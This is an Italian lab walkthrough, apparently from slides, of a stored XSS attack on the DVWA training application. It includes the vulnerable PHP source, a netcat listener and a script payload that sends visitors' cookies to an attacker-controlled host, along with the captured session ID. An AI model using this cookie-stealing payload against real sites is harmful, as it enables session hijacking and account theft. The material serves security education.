
Box Model

margin

border

# Editing

Editiamolo nel seguente modo:



# Specifiche

Tramite una store XSS andiamo a salvare nel database del server del codice JS (long term). Quando i vari client caricheranno la pagina, tra i dati che il server invierà di quella pagina ci sarà anche il mio codice JS malevolo. La vulnerabilità è client side poichè attacca i client utilizzando il server come pivotpoint: in un primo momento carico sul server, quando, in un secondo momento, un altro utente richiederà il servizio del server, questo risponderà fornendo ciò che ho iniettato.

Andando ad inserire il messaggio, questo apparirà a chiunque visualizzerà questa pagina.

Per capire cosa possiamo inserire e cosa no dalla schermata dvwa xss stored andiamo con tasto destro a vedere il codice sorgente ed andiamo sulla pagina dove sta il javascript  
(`<script type="text/javascript" src="../../dvwa/js/dvwaPage.js">`  
`</script>`)

```
Kali Linux  Kali Tools  Kali Docs  Kali Forums  Kali NetHunter  Exploit-DB  Google Hacking DB  OffSec  Online

1 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
2
3 <html xmlns="http://www.w3.org/1999/xhtml">
4
5   <head>
6     <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
7
8   <title>Damn Vulnerable Web App (DVWA) v1.0.7 :: Vulnerability: Stored Cross Site Scripting (XSS)</title>
9
0
1   <link rel="stylesheet" type="text/css" href="../../dvwa/css/main.css" />
2
3   <link rel="icon" type="\image/ico" href="../../favicon.ico" />
4
5   <script type="text/javascript" src="../../dvwa/js/dvwaPage.js"></script>
6
7 </head>
8
9 <body class="home">
0   <div id="container">
1
2     <div id="header">
3
4       
5
6     </div>
7
8     <div id="main_menu">
9
0       <div id="main_menu_padded">
1         <ul><li onclick="window.location='../../'" class=""><a href="../../">Home</a></li><li onclick="window.lo
2
3
4     </div>
5
6     <div id="main_body">
7
8       <div class="body_padded">
9         <h1>Vulnerability: Stored Cross Site Scripting (XSS)</h1>
0
1
```

Qui ci basta che nome e messaggio  
non siano falsi.

```
/* Help popup */

function popUp(URL) {
    day = new Date();
    id = day.getTime();
    eval("page" + id + " = window.open(URL, '" + id + "'", 'toolbar=0,scrollbars=1,location=0,statusbar=0,menubar=0,resizable=1,width=500,height=300,left = 540,top = 250')");
}

/* Form validation */

function validate_required(field,alerttxt)
{
with (field) {
    if (value==null||value=="") {
        alert(alerttxt);return false;
    }
    else {
        return true;
    }
}
}

function validate_form(thisform) {
with (thisform) {

    // Guestbook form
    if (validate_required(txtName,"Name can not be empty.")==false)
    {txtName.focus();return false;}

    if (validate_required(mtxMessage,"Message can not be empty.")==false)
    {mtxMessage.focus();return false;}
}
}
```

# Codice sorgente

Dal codice che troviamo, invece, sulla pagina della dvwa vediamo come nella sanitizzazione ritroviamo stripslashes (difeso verso sql) ma manca quella verso le xss.

Ora che sappiamo di poter iniziare l'attacco xss, prepariamo il nostro tavolo di lavoro.

## Stored XSS Source

```
<?php

if(isset($_POST['btnSign']))
{

    $message = trim($_POST['mtxMessage']);
    $name    = trim($_POST['txtName']);

    // Sanitize message input
    $message = stripslashes($message);
    $message = mysql_real_escape_string($message);

    // Sanitize name input
    $name = mysql_real_escape_string($name);

    $query = "INSERT INTO guestbook (comment,name) VALUES ('$message','$name')";


    $result = mysql_query($query) or die('<pre>' . mysql_error() . '</pre>');
}

?>
```

# Ascolto

La nostra area di lavoro, tuttavia, non è ancora pronta. Affronteremo questo esercizio lasciando un commento al cui interno sarà contenuto uno script js tale da garantirci la recezione dei cookie degli utenti su un nostro server.

Proseguiamo, quindi, andando a porci in ascolto su una data porta (non utilizzerò la porta 1337 dedicata ai Trojan per non essere banale, allo stesso modo si è scelto di lasciare il commento apparentemente in bianco).



A screenshot of a terminal window on a Kali Linux desktop. The terminal shows a netcat listener command: `nc -l -p 1500`. The desktop environment includes icons for the Dash, Home, File Manager, Terminal, and a browser, along with a Microsoft Visual Studio Code icon.

```
(diidro㉿kali)-[~]$ nc -l -p 1500
```

# Injection

Andiamo quindi ad iniettare un po' di codice: come funzioni definite javascript (API javascript) utilizzeremo:

- window.location, utile per ottenere l'url corrente della finistra del browser
- document.cookie, per ottenere i cookie del documento

```
Search HTML | +  
  
<h1>Vulnerability: Stored Cross Site Scripting (XSS)</h1>  
► <div class="vulnerable_code_area">...</div>  
<br>  
► <div id="guestbook_comments">...</div>  
▼ <div id="guestbook_comments">  
  Name: diidro  
<br>  
  Message:  
  ▼ <script>  
    window.location='http://192.168.50.100:1500/  
    /cookie='+document.cookie  
  </script>  
  </div>  
</div>  
</div>  
</body>  
'html>  
  Name: diidro is added to div#guestbook_comments
```

# Risultati

Osserviamo, intanto, cosa è successo mentre eravamo in ascolto

```
(diidro㉿kali)-[~] $ nc -l -p 1500
GET /cookie=security=low;%20PHPSESSID=797f4c02fd6673de20fabafc7023ba35 HTTP/1.1
Host: 192.168.5.100:1500
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.5.101/
Connection: keep-alive
Upgrade-Insecure-Requests: 1

Instructions: Name:
```

Vulnerability: Stored Cross Site Scripting (XSS)



Datashields

# Thank You

By Emulo Francesco